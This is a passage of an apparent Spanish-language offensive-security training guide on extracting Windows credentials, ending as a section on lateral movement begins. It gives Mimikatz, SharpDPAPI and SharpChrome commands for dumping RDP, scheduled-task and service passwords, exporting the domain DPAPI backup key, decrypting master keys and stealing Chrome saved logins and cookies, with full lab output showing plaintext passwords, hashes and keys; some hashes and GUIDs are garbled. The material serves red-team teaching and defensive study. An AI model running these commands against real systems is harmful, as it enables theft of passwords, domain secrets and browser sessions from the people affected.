
ssp :
credman :
```

RDP - Cliente

Por otro lado, en los equipos que se conectan por RDP, también podemos encontrar credenciales.

En este caso, la credencial sí es accesible en texto plano (mientras la conexión RDP esté abierta).

Comando de Mimikatz -- ts::mstsc



```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # ts::mstsc
!!! Warning: false positives can be listed !!!!

| PID 5100      mstsc.exe (module @ 0x0000000000B7F790)
| ServerName          [wstring] '192.168.1.136'
| ServerFqdn         [wstring] ''
| UserSpecifiedServerName [wstring] '192.168.1.136'
| UserName           [wstring] 'rdp'
| Domain             [wstring] 'CCN'
| Password            [protect] 'Passw0rd!'
| SmartCardReaderName [wstring] ''
| PasswordContainsSCardPin [bool] FALSE
| ServerNameUsedForAuthentication [wstring] '192.168.1.136'
| RDmiUsername        [wstring] ''
```


6.4

Scheduled Tasks

Tareas Programadas

Las tareas programadas son una buena fuente para identificar hashes o contraseñas. Si la tarea se ejecuta tanto el usuario haya iniciado sesión o no, siempre será accesible en memoria.

- Mimikatz - vault::cred /patch (Texto Plano)
- Mimikatz - lsadump::cache (Hash)
- Mimikatz - sekurlsa::ekeys (Hash)



```
mimikatz # vault::cred /patch
TargetName : Domain:batch=TaskScheduler
UserName   : CCN\lbatch
Comment    : <NULL>
Type       : 2 - domain_password
Persist    : 2 - local_machine
Flags      : 00004004
Credential : Passw0rd!
Attributes : 0

Authentication Id : 0 ; 2068579 (00000000:001f9063)
Session          : Batch from 0
User Name        : lbatch
Domain          : CCN
Logon Server     : DC
Logon Time       : 13/11/2023 17:08:15
SID              : S-1-5-21-4130058996-3649288845-533738461-1113

* Username : lbatch
* Domain  : CCN.LABS
* Password : (null)
* Key List :
aes256_hmac      95b76d4308d5772d7b22ba7fcade020c593b6
rc4_hmac_nt       fc525c9683e8fe067095ba2ddc971889
rc4_hmac_old      fc525c9683e8fe067095ba2ddc971889
rc4_md4          fc525c9683e8fe067095ba2ddc971889
rc4_hmac_nt_exp   fc525c9683e8fe067095ba2ddc971889
rc4_hmac_old_exp  fc525c9683e8fe067095ba2ddc971889
```


6.5

Services

Servicios

Los servicios en Windows permiten ejecutar tareas en segundo plano. Normalmente, suelen ser ejecutados por cuentas locales (SYSTEM o NETWORK). No obstante, existen ocasiones donde pueden estar ejecutados por cuentas de servicio enroladas en dominio.

- Mimikatz – Lsadump::secrets
- Mimikatz – vault::cred /patch



```
Authentication Id : 0 ; 2712211 (00000000:00296293)
Session          : Service from 0
User Name        : svc_pedro
Domain           : CCN
Logon Server     : DC
Logon Time       : 07/11/2023 18:56:51
SID              : S-1-5-21-4130058996-3649288845-533738461-1109

* Username : svc_pedro
* Domain  : CCN.LABS
* Password : (null)
* Key List :
  aes256_hmac      a64f5250f193ac36148126d9746136be24b68412c550664103c50728fa8e7bee
  rc4_hmac_nt       fc525c9683e8fe067095ba2ddc971889

mimikatz # lsadump::secrets
Domain : SERVER
SysKey : c69edef87b7a2452efc38e6763a6218d

Local name : SERVER ( S-1-5-21-3981767109-3023687473-658894181 )
Domain name : CCN ( S-1-5-21-4130058996-3649288845-533738461 )
Domain FQDN : ccn.labs

Policy subsystem is : 1.18
LSA Key(s) : 1, default {d4f8df30-c175-723e-256d-8e48a1e96379}
[00] {d4f8df30-c175-723e-256d-8e48a1e96379} 989e97eb1080ebf295f5b4c185a78832960

Secret : $MACHINE.ACC
cur/text: H2bqXRUs9Z;sPooA/"2K'Yb+e>7nY@U6pE$xBS6"XiGThE).+fn;)!2[ce0 n2Fr4x&0\(\8
  NTLM:dcf3bc当地78b1f8bfe2f3e15aa822e3ae
  SHA1:5a19bde3139f013a07050dcfd08dc2942a57ee03
old/text: H2bqXRUs9Z;sPooA/"2K'Yb+e>7nY@U6pE$xBS6"XiGThE).+fn;)!2[ce0 n2Fr4x&0\(\8
  NTLM:dcf3bc当地78b1f8bfe2f3e15aa822e3ae
  SHA1:5a19bde3139f013a07050dcfd08dc2942a57ee03

Secret : DefaultPassword
Secret : DRAFT SYSTEM

Secret : _SC_Servicio / service 'Servicio' with username : .\Paco
cur/text: Passw0rd!!!
old/text: Passw0rd!

Secret : NL$KM
cur/hex : fa 76 e5 13 9f ce b1 0b 1d c5 13 4a 0e be 6a c0 c7 3b 20 6e 94 ed 60 83
old/hex : fa 76 e5 13 9f ce b1 0b 1d c5 13 4a 0e be 6a c0 c7 3b 20 6e 94 ed 60 83

Secret : _SC_Servicio / service 'Servicio' with username : svc_pedro@ccn.labs
cur/text: Passw0rd!
```

6.6

DPAPI

DPAPI

Es una API de Protección de Datos (DPAPI) con funciones de llamada que proporcionan servicios criptográficos a nivel del sistema operativo.

DPAPI requiere una contraseña para garantizar la protección de los datos, utilizando la contraseña de inicio de sesión del usuario. Esto implica que todas las aplicaciones que se ejecutan bajo el mismo usuario pueden acceder a cualquier dato protegido que conozcan. Para evitar que otras aplicaciones puedan acceder a los secretos, DPAPI permite a una aplicación utilizar un secreto adicional al proteger los datos.

DPAPI genera inicialmente una clave llamada MasterKey, que está protegida por la contraseña del usuario y se almacena en el directorio del perfil del usuario (`C:\Users\XXXX\AppData\Roaming\Microsoft\Protect\SID-XXXX`).

S-1-5-21-3819158199-2843755626-3941670155-1001			
Nombre	Fecha de modificación	Tipo	Tamaño
9de687ea-3052-4db0-8fc2-14315cfb273d	12/11/2021 1:12	Archivo de sistema	1 KB
920f5938-f775-4c4f-a903-a5fc9f7d398	16/08/2021 9:08	Archivo de sistema	1 KB
46227853-e586-4ab2-8d8b-5b4835fa01ed	16/11/2021 11:50	Archivo de sistema	1 KB
Preferred	12/11/2021 1:12	Archivo de sistema	1 KB


La MasterKey se usa para generar una clave simétrica, usando además datos aleatorios y un secreto propio (si la aplicación decide suministrarlo, como Google Chrome). Esta clave de sesión es la que se utiliza para cifrar los datos y no se almacena. En su lugar, DPAPI almacena los datos aleatorios en el elemento cifrado. Cuando éste se devuelve a DPAPI, los datos aleatorios se utilizan para volver a obtener la clave y descifrarlos.

DPAPI

Las MasterKeys expiran, por defecto, cada tres meses, generándose una nueva MasterKey que se protege de la misma manera.

Cuando se cambia la contraseña del usuario, todas las MasterKeys se vuelven a cifrar con la nueva contraseña.

Además, cuando un equipo no está en dominio, el sistema mantiene un archivo de "historial de credenciales" en el directorio del perfil del usuario. Cuando un usuario cambia su contraseña, la antigua se añade a la parte superior de este archivo y luego se cifra el archivo con la nueva contraseña. Si es necesario, DPAPI utilizará la contraseña actual para descifrar el archivo "Credential History" e intentará usar la contraseña antigua para descifrar la MasterKey. Si esto falla, se intenta con las contraseñas anteriores sucesivamente, hasta encontrar la contraseña correcta.



DPAPI

Cuando un equipo es miembro de un Dominio, DPAPI dispone de un mecanismo de respaldo para garantizar la disponibilidad.

- Los Controladores de Dominio tienen un par de claves pública/privada para todo el Dominio, asociadas únicamente a DPAPI.
- El cliente de DPAPI obtiene la clave pública del DC y cifra la MasterKey con ella.
- Se almacena esta MasterKey de reserva junto con la MasterKey protegida por la contraseña del usuario.

Si DPAPI no puede utilizar la MasterKey protegida por la contraseña del usuario, envía la MasterKey de respaldo a un DC. A continuación, el DC descifra la MasterKey con su clave privada y la devuelve al cliente.

Esto implica que todas las MasterKey del Dominio se descifran con la misma clave privada del DC.

```
lsadump::backupkeys /system:<DC> /export
```

```
SharpDPAPI.exe backupkey /server:<DC> /file:key.pvk
```

```
PS C:\Users\Administrator\Desktop> .\SharpDPAPI.exe backupkey /domain:dc-01.math.cult /file:key.pvk
SharpDPAPI
v1.9.2

[*] Action: Retrieve domain DPAPI backup key

[*] Using current domain controller : DC-01.math.cult
[*] Preferred backupkey Guid       : 0f4ca4b4-51a1-4c29-9aef-922f18a7bc3c
[*] Full preferred backupKeyName   : G$BACKUPKEY_0f4ca4b4-51a1-4c29-9aef-922f18a7bc3c
[*] Backup key written to          : key.pvk

SharpDPAPI completed in 00:00:00.0189949
```

```
mimikatz # lsadump::backupkeys /system:DC-01 /export
Current prefered key: {0f4ca4b4-51a1-4c29-9aef-922f18a7bc3c}
* RSA key
|Provider name : Microsoft Strong Cryptographic Provider
|Unique name :
|Implementation: CRYPT_IMPL_SOFTWARE ;
Algorithm     : CALG_RSA_KEYX
Key size      : 2048 (0x00000800)
Key permissions: 0000003f (CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_EXPORT ; CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC ; )
Exportable key : YES
Private export : OK - 'ntds_capi_0_0f4ca4b4-51a1-4c29-9aef-922f18a7bc3c.keyx.rsa.pvk'
PFX container : OK - 'ntds_capi_0_0f4ca4b4-51a1-4c29-9aef-922f18a7bc3c.pfx'
Export        : OK - 'ntds_capi_0_0f4ca4b4-51a1-4c29-9aef-922f18a7bc3c.der'

Compatibility prefered key: {50f820c7-8e27-4285-bcf2-1da3a6c590ab}
* Legacy key
0ec40a37cf48a1e49aaa77d403bda8b0c640995ba65e84b27400ecd261836dd
b9516b5d0a9d706d2f46865e0cd3cb7ad14b3f6969161605cb81aaef6857e1635
cb63bd0915c4a6398158e473bc5af8c69588934b5c2878dc0f2dc1b347dfb4d
9c3e731235e22062ef735fbe6b1b05ad518501a005e042d702f86621bacdc637
8a2aa41542e0a32c78fe797d951baf25a90b1b2b191dbdcdfa925f743dafb69f
c31b80ea9bcfe9802c333499a32aba818076945ac10824afe2f140126502800d
1acdcae239ebacc7a52c11e5d0b762e0f1ad133f36e748994742452c91703c14
a604085d8bb8558b7d1bde4edd0b23673d012bd6580693b63724dea1e5301b1b

Export        : OK - 'ntds_legacy_0_50f820c7-8e27-4285-bcf2-1da3a6c590ab.key'
```

Extracción de secretos: DPAPI

Obtenemos las MasterKeys con [Mimikatz](#) (como Admin.):

```
privilege::debug
```

```
sekurlsa::dpapi ←→ dpapi::cache
```

Obtenemos los secretos de la máquina con [SharpDPAPI](#):

```
.\\SharpDPAPI.exe triage "{GUID}:sha1(key)" "{GUID}:sha1(key}" (...)
```



The terminal window shows the following sequence:

```
mimikatz 2.2.0x64 (oe.eo)
.###. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'####' > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # privilege::debug
Privilege '2B' OK

mimikatz # sekurlsa::dpapi

Authentication Id : 0 ; 2019119 (00000000:001ecf2f)
Session          : Service from 0
User Name        : CD1C3984-0258-4B10-8B88-EAAFE8D851B0
Domain           : NT VIRTUAL MACHINE
Logon Server     : (null)
Logon Time       : 24/01/2022 15:45:04
SID              : S-1-5-3441179012-1259340376-2951383179-2958153960

Authentication Id : 0 ; 380146 (00000000:0005ccf2)
Session          : Interactive from 1
User Name        : User
Domain           : WINDEV210BEVAL
Logon Server     : WINDEV210BEVAL
Logon Time       : 24/01/2022 15:44:47
SID              : S-1-5-21-3819158199-2843755626-3941670155-1001

[00000000]
* GUID          : {9de687ea-3852-4db0-8fc2-14315cfb273d}
* Time          : 24/01/2022 15:45:53
* MasterKey     : ff2c0e3b0190dc4a62eab34cd5bbc12cb387e06b29f20a316c69392432088e1298150582d357371391e1bec4131bf8295d4b4f4ef9ac88c3cb1b473d6488b
* sha1(key)    : 6d66b531074c28720c84d29bd9234bc01bf18970
[00000001]
* GUID          : {928f5938-f775-4c4f-a903-a5fc9f7d398}
* Time          : 24/01/2022 15:45:12
* MasterKey     : 4933fb84c7274eb1fce5b18424da60779639c2b09b9864e2a88135ecfb90bd7d1babbb698dfca90b1a46e9dbf20b9d147fb67519dbd4260237b61df3f9040bd1
* sha1(key)    : 8b167e043f56ba63e305d3278633e38b4742c4c1
```

The PowerShell window shows the output of the SharpDPAPI triage command:

```
Administrator: Windows PowerShell
PS C:\Users\User\Desktop\Bichos> .\SharpDPAPI.exe triage [928f5938-f775-4c4f-a903-a5fc9f7d398]:8b167e043f56ba63e305d3278633e38b4742c4c1 [9de687ea-3052-4db0-8fc2-14315cfb273d]:6d66b531074c28720c84d29bd9234bc01bf18970
SharpDPAPI
v1.11.1

[*] Action: User DPAPI Credential and Vault Triage
[*] Triageing Credentials for ALL users

Folder      : C:\Users\User\AppData\Roaming\Microsoft\Credentials\
CredFile    : 965E209CAC880B3F04E63058DE4E3721
guidMasterKey : {9de687ea-3052-4db0-8fc2-14315cfb273d}
size        : 490
flags       : 0x20000000 (CRYPTPROTECT_SYSTEM)
algHash/algCrypt : 32782 (CALG_SHA_512) / 26128 (CALG_AES_256)
description  : Enterprise Credential Data
LastWritten  : 24/01/2022 15:05:43
TargetName   : Domain\try2HackMe
TargetAlias  :
Comment     :
UserName    : Try2HackMe
Credential  : 35t0_35_Un4_9455w0r0_536ur4?

[*] Triageing Vaults for ALL users

[*] Triageing Vault folder: C:\Users\User\AppData\Local\Microsoft\Vault\4BF4C442-988A-41A0-B380-DD4A704D0B28
VaultID     : 4bf4c442-988a-41a0-b380-d447804dd28
Name        : Web Credentials
guidMasterKey : {928f5938-f775-4c4f-a903-a5fc9f7d398}
size        : 324
flags       : 0x20000000 (CRYPTPROTECT_SYSTEM)
algHash/algCrypt : 32782 (CALG_SHA_512) / 26128 (CALG_AES_256)
description  : 
aes128 key  : F879B961DD065878D0042B838950D8423E
aes256 key  : CEC5978B277D70632FEC5C0219EFFD344AE942F623435A441E24012BD03CD858
```

Descifrando credenciales cifradas con DPAPI

Es posible descifrar credenciales protegidas por DPAPI (PSCredentials) en ficheros [CLIXML](#):

```
.\SharpDPAPI.exe ps /target:<CLIXML_file> /unprotect /password:<Password>
```

```
PS C:\tmp> type C:\Users\abyron\Downloads\Secure.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">MATH.CULT\alovelace</S>
      <SS N="Password">41003100d08f9ddf2315d1118c7a00c14fc297eb010000002eba5bb6ab9f955b9268d7728ba03b00000000004800000a00000001000000048e83e6715567e92bdc20efba9d957adf5f54fa1f2dafb59c96428bdbbe69</SS>
    </Props>
  </Obj>
</Objs>
```

```
Windows PowerShell
PS C:\tmp> .\SharpDPAPI.exe ps /target:C:\Users\abyron\Downloads\Secure.xml /unprotect /password:Password123!
v1.11.1

[*] Action: Describe PSCredential .xml
[*] Using CryptUnprotectData() for decryption.
[*] Will decrypt user masterkeys with password: Password123!
[*] Found MasterKey : C:\Users\abyron\AppData\Roaming\Microsoft\Protect\S-1-5-21-689709431-1789820550-567033713-1115
[*] User master key cache:
{b65bba2e-c5ac-494b-9729-b3bf1f4bdf52}:B8A7DB96211DFE086A8E2A3983B0D46BEF6ECF0D

  CredFile      : C:\Users\abyron\Downloads\Secure.xml
  Accessed     : 21/02/2022 14:15:33
  Modified      : 21/02/2022 14:15:33
  User Name    : MATH.CULT\alovelace
  guidMasterKey : {b65bba2e-c5ac-494b-9729-b3bf1f4bdf52}
  size          : 162
  flags         : 0x0
  algHash/algCrypt : 32772 (CALG_SHA) / 26115 (CALG_3DES)
  description   :
  Password      : Sup3rS3cur3K3y!

SharpDPAPI completed in 00:00:00.2112794
```

Extracción de secretos: Chromium

Obtenemos la StateKey con la que Chrome cifra todos sus datos con [SharpChrome](#):

```
.\SharpChrome.exe statekeys "{GUID}:sha1(key)" "{GUID}:sha1(key)"(...)
```

Obtenemos los secretos de Chrome:

```
.\SharpChrome.exe logins /target:"C:\Users\<User>\AppData\Local\Google\Chrome\User Data\Default\Login Data" /statekey:<StateKey>
```

```
.\SharpChrome.exe cookies /target:"C:\Users\<User>\AppData\Local\Google\Chrome\User Data\<Chrome_Profile>\Network\Cookies" /statekey:<StateKey> /format:json
```

```
Administrator: Windows PowerShell
PS C:\Users\User\Desktop\_Bichos> .\SharpChrome.exe statekeys "0de687ea-0052-4d00-8fc0-14519cf02750" "60d00551074c20720c04096d92340c016f1807e" "[920f5910-f775-4c4f-9003-a5fc097d098]_80167e043f560803650543178655e3064742c4c1"
SharpChrome
v1.11.1

[*] Action: Chromium Statekey Extraction
[*] Triageing Chromium state keys for ALL users

[*] AES state key file : C:\Users\User\AppData\Local\Google\Chrome\User Data\Local State
[*] AES state key    : C7338376861701B88173D43D39F82DC20F4640796D4AE98A986600721939A748

[*] AES state key file : C:\Users\User\AppData\Local\Microsoft\Edge\User Data\Local State
[*] AES state key    : B29606895805DF3880E0E821D9FE4AFFED9C960444A2DACBDB144A0637683F

SharpChrome completed in 00:00:00.0345993
PS C:\Users\User\Desktop\_Bichos> .\SharpChrome.exe logins /target:"C:\Users\User\AppData\Local\Google\Chrome\User Data\Profile 1\Login Data" /statekey:C7338376861701B88173D43D39F82DC20F4640796D4AE98A986600721939A748
SharpChrome
v1.11.1

[*] Action: Chrome Saved Logins Triage
[*] Using AES State Key: C7338376861701B88173D43D39F82DC20F4640796D4AE98A986600721939A748
[*] Target 'Login Data' File: C:\Users\User\AppData\Local\Google\Chrome\User Data\Profile 1\Login Data

--- Credential (Path: C:\Users\User\AppData\Local\Google\Chrome\User Data\Profile 1\Login Data) ---
file_path,signon_realm,origin_url,date_created,times_used,username,password
C:\Users\User\AppData\Local\Google\Chrome\User Data\Profile 1\Login Data https://www.paypal.com/signin 28/01/2022 9:48:23,1328783303783311 try2hackme@rooted.con,35t0_35_Un4_9455w0rD_536ur42

SharpChrome completed in 00:00:00.2492045
```

```
Administrator: Windows PowerShell
PS C:\Users\User\Desktop\_Bichos> .\SharpChrome.exe cookies /target:"C:\Users\User\AppData\Local\Google\Chrome\User Data\Profile 1\Network\Cookies" /statekey:C7338376861701B88173D43D39F82DC20F4640796D4AE98A986600721939A748 /format:json
SharpChrome
v1.11.1

[*] Action: Chrome Saved Cookies Triage
[*] Using AES State Key: C7338376861701B88173D43D39F82DC20F4640796D4AE98A986600721939A748
[*] Triageing non-expired cookies. Use '/showall' to display ALL cookies.
[*] Target 'Cookies' File: C:\Users\User\AppData\Local\Google\Chrome\User Data\Profile 1\Network\Cookies
--- Cookies (Path: C:\Users\User\AppData\Local\Google\Chrome\User Data\Profile 1\Network\Cookies) ---
Cookie-Editor import JSON:
[{"domain": ".paypal.com", "expirationDate": 1958892250, "hostOnly": false, "httpOnly": true, "name": "cookie_check", "path": "/", "sameSite": "no_restriction", "secure": true, "session": true, "storeId": null, "value": "yes"}, {"domain": ".paypal.com", "expirationDate": 1958892253, "hostOnly": false, "httpOnly": true, "name": "d_id", "path": "/", "sameSite": "no_restriction", "secure": true, "session": true, "storeId": null, "value": "cc292e8f8a5c4a4cb93a8f66b9e448e81643359495193"}]
```


Referencias

1. [WDigest clear-text passwords: Stealing more than a hash](#)
2. [Lsass Memory Dumps are Stealthier than Ever Before](#)
3. [Lsass Memory Dumps are Stealthier than Ever Before – Part 2](#)
4. [Do You Really Know About LSA Protection \(RunAsPPL\)?](#)
5. [Mimikatz DCSync usage](#)
6. [Dumping Domain Password Hashes](#)
7. [LSASS dumping in 2021/2022](#)
8. [DPAPI - Extracting Passwords](#)
9. [Analyzing Logon Sessions from an Offensive Perspective](#)

7.

Técnicas de movimiento lateral

Movimiento lateral



